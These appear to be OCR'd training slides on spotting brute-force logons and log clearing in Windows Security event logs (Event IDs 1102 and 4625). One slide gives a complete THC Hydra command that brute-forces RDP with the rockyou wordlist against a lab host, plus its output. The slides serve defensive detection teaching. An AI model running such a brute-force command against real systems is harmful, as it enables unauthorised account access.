
Security Number of events: 6 (!) New events available

Keywords	Date and Time	Source	Event ID	Task Category
Audit Success	10/03/2021 10:23:55	Eventlog	1102	Log clear

Event 1102, Eventlog

The audit log was cleared.
Subject:
Security ID: DESKTOP-BJA12L3\R-Win10
Account Name: R-Win10
Domain Name: DESKTOP-BJA12L3
Logon ID: 0x28C69

Log Name: Security
Source: Eventlog
Logged: 10/03/2021 10:23:55
Event ID: 1102
Task Category: Log clear
Level: Information
Keywords: Audit Success
User: N/A
Computer: DESKTOP-BJA12L3
OpCode: Info
More Information: Event Log Online Help



Security Number of events: 21.881 (!) New events available

Keywords	Date and Time	Source	Event...	Task Category
Audit Failure	08/11/2020 23:30:54	Microsoft Windows security auditing.	4625	Logon
Audit Failure	08/11/2020 23:30:54	Microsoft Windows security auditing.	4625	Logon
Audit Failure	08/11/2020 23:30:54	Microsoft Windows security auditing.	4625	Logon
Audit Failure	08/11/2020 23:30:54	Microsoft Windows security auditing.	4625	Logon
Audit Failure	08/11/2020 23:30:54	Microsoft Windows security auditing.	4625	Logon
Audit Failure	08/11/2020 23:30:55	Microsoft Windows security auditing.	4625	Logon
Audit Failure	08/11/2020 23:30:55	Microsoft Windows security auditing.	4625	Logon
Audit Failure	08/11/2020 23:30:55	Microsoft Windows security auditing.	4625	Logon
Audit Failure	08/11/2020 23:30:55	Microsoft Windows security auditing.	4625	Logon
Audit Failure	08/11/2020 23:30:55	Microsoft Windows security auditing.	4625	Logon
Audit Failure	08/11/2020 23:30:55	Microsoft Windows security auditing.	4625	Logon
Audit Failure	08/11/2020 23:30:55	Microsoft Windows security auditing.	4625	Logon
Audit Failure	08/11/2020 23:30:55	Microsoft Windows security auditing.	4625	Logon
Audit Failure	08/11/2020 23:30:55	Microsoft Windows security auditing.	4625	Logon
Audit Failure	08/11/2020 23:30:55	Microsoft Windows security auditing.	4625	Logon
Audit Failure	08/11/2020 23:30:55	Microsoft Windows security auditing.	4625	Logon
Audit Failure	08/11/2020 23:30:55	Microsoft Windows security auditing.	4625	Logon
Audit Failure	08/11/2020 23:30:55	Microsoft Windows security auditing.	4625	Logon
Audit Failure	08/11/2020 23:30:55	Microsoft Windows security auditing.	4625	Logon
Audit Failure	08/11/2020 23:30:55	Microsoft Windows security auditing.	4625	Logon
Audit Failure	08/11/2020 23:30:55	Microsoft Windows security auditing.	4625	Logon


What is going on here?

Detecting Brute Force

What happened?

```
> /opt/thc-hydra/hydra -t 6 -w 6 192.168.110.128 -l AHacker -P /usr/share/wordlists/rockyou.txt rdp
Hydra v9.1-dev (c) 2019 by van Hauser/THC

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-11-09 08:38:51
[WARNING] rdp servers often don't like many connections, use -t 1 or -t 4 to reduce the number of parallel connections
and -W 1 or -W 3 to wait between connection to allow the server to recover
[INFO] Reduced number of tasks to 4 (rdp does not like many parallel connections)
[WARNING] the rdp module is experimental. Please test, report - and if possible, fix.
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found,
to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tries per task
[DATA] attacking rdp://192.168.110.128:3389/
^C
The session file ./hydra.restore was written. Type "hydra -R" to resume session.
```

Result → Many **4625** Events Logon Type 3




Event 4625, Microsoft Windows security auditing.

```
An account failed to log on.

Subject:
        Security ID:            NULL SID
        Account Name:           -
        Account Domain:         -
        Logon ID:               0x0

Logon Type:                     3

Account For Which Logon Failed:
        Security ID:            NULL SID
        Account Name:           AHacker
        Account Domain:

Failure Information:
        Failure Reason:         Unknown user name or bad password.
        Status:                 0xC000006D
        Sub Status:             0xC000006A

Process Information:
        Caller Process ID:  0x0
        Caller Process Name:    -

Network Information:
        Workstation Name:       kali
        Source Network Address: 192.168.110.129
        Source Port:            0

Detailed Authentication Information:
```

Log Name:	Security		
Source:	Microsoft Windows security	Logged:	08/11/2020 23:39:03
